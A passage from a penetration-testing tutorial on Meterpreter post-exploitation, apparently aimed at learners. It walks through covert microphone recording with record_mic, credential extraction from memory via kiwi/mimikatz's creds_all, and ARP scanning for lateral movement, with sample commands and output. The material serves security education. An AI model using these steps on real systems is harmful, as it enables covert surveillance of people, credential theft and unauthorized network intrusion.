
As a spy, in addition to taking snapshots or streaming video from the webcam, you may want to enable the built-in microphone on their computer to listen to the conversations of the target. In the history of hacking, there have been a number of pieces of malware that have done exactly this, including Flame and Duqu. Once again, the meterpreter has a built-in command for doing so, record_mic.

meterpreter > record_mic

As you can see, when we run this command, it records the ambient sounds near the computer and places them in a .wav (audio) file in the root user's directory with a random file name.

This meterpreter command has numerous options that can be useful. For instance:
-d : the number of seconds to record (default = 1 sec)
-f : The .wav file path.
-p : Automatically play the captured audio, by default “true.”
Now, we can construct a useful command that records ten seconds of audio, creates a .wav file named spyaudio.wav, and automatically plays back the audio through your system’s speakers.

meterpreter > record_mic -d 10 -f spyaudio2.wav -p true



As you can see we have got the audio in below image:

Mimikatz

In some cases, the hashdump command will not work to retrieve the password hashes on the local system. In that case, we have another tool that can grab passwords. This tool, mimikatz


Mimikatz is capable of extracting and parsing information from RAM. Among the most important information we are seeking are the password hashes on the local system. When the system boots up, it loads these hashes into RAM, and with a tool like mimikatz, we can extract them. Mimikatz has been part of some of the most significant hacks in history, including NotPetya and Blackenergy3

The first step is, from the meterpreter prompt, to load kiwi

meterpreter> load kiwi

Once kiwi has loaded, we can simply run the following command to extract all the credentials from the running system's RAM:

meterpreter> creds_all



mimikatz was able to extract all of the user accounts on the local system from RAM and display them for us.

Scanning the Internal Network:


Very often, the ultimate target of our attack is different from the system we compromised. The ultimate target may be another system on the network, such as the database or domain controller on the same network. Now that we have a foothold inside the network, we may be able to leverage that foothold to compromise the entire network! The first step to compromising other systems on the network is to scan to see what is available on the network. Ultimately, we want to pivot from the compromised system to other computers and devices on the same network. To find out what other systems are on the network, the meterpreter has a post-exploitation command, arpscanner. Address Resolution Protocol is used to map MAC addresses to IP addresses on the LAN. This tool emulates this process to get the systems on the network to give up their IP and MAC addresses.

```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.186.2    00:50:56:fc:dc:a0  Intel(R) PRO/1000 MT Network Connection
    192.168.186.131  00:0c:29:7e:87:e0  Intel(R) PRO/1000 MT Network Connection
    192.168.186.254  00:50:56:ea:ea:1b  Intel(R) PRO/1000 MT Network Connection
    192.168.186.255  ff:ff:ff:ff:ff:ff  Intel(R) PRO/1000 MT Network Connection
    224.0.0.22       00:00:00:00:00:00  Software Loopback Interface 1
    224.0.0.22       01:00:5e:00:00:16  Intel(R) PRO/1000 MT Network Connection
    224.0.0.252      00:00:00:00:00:00  Software Loopback Interface 1
    224.0.0.252      01:00:5e:00:00:fc  Intel(R) PRO/1000 MT Network Connection
    255.255.255.255  ff:ff:ff:ff:ff:ff  Intel(R) PRO/1000 MT Network Connection

meterpreter >
```

Conclusion

Post-exploitation plays a critical role in the penetration testing lifecycle, as it focuses on understanding the extent of compromise, collecting valuable information, and demonstrating the potential impact of an attack. By exploring privilege escalation, persistence, credential harvesting, lateral movement, and data exfiltration, we gain a clearer picture of how attackers operate once inside a system.

Documenting these steps not only strengthens offensive security skills but also provides defenders with the knowledge needed to detect, prevent, and respond to such activities. Ultimately, the study of post-exploitation emphasizes the importance of proactive defense, continuous monitoring, and building resilient infrastructures capable of withstanding real-world threats



RedOps Crew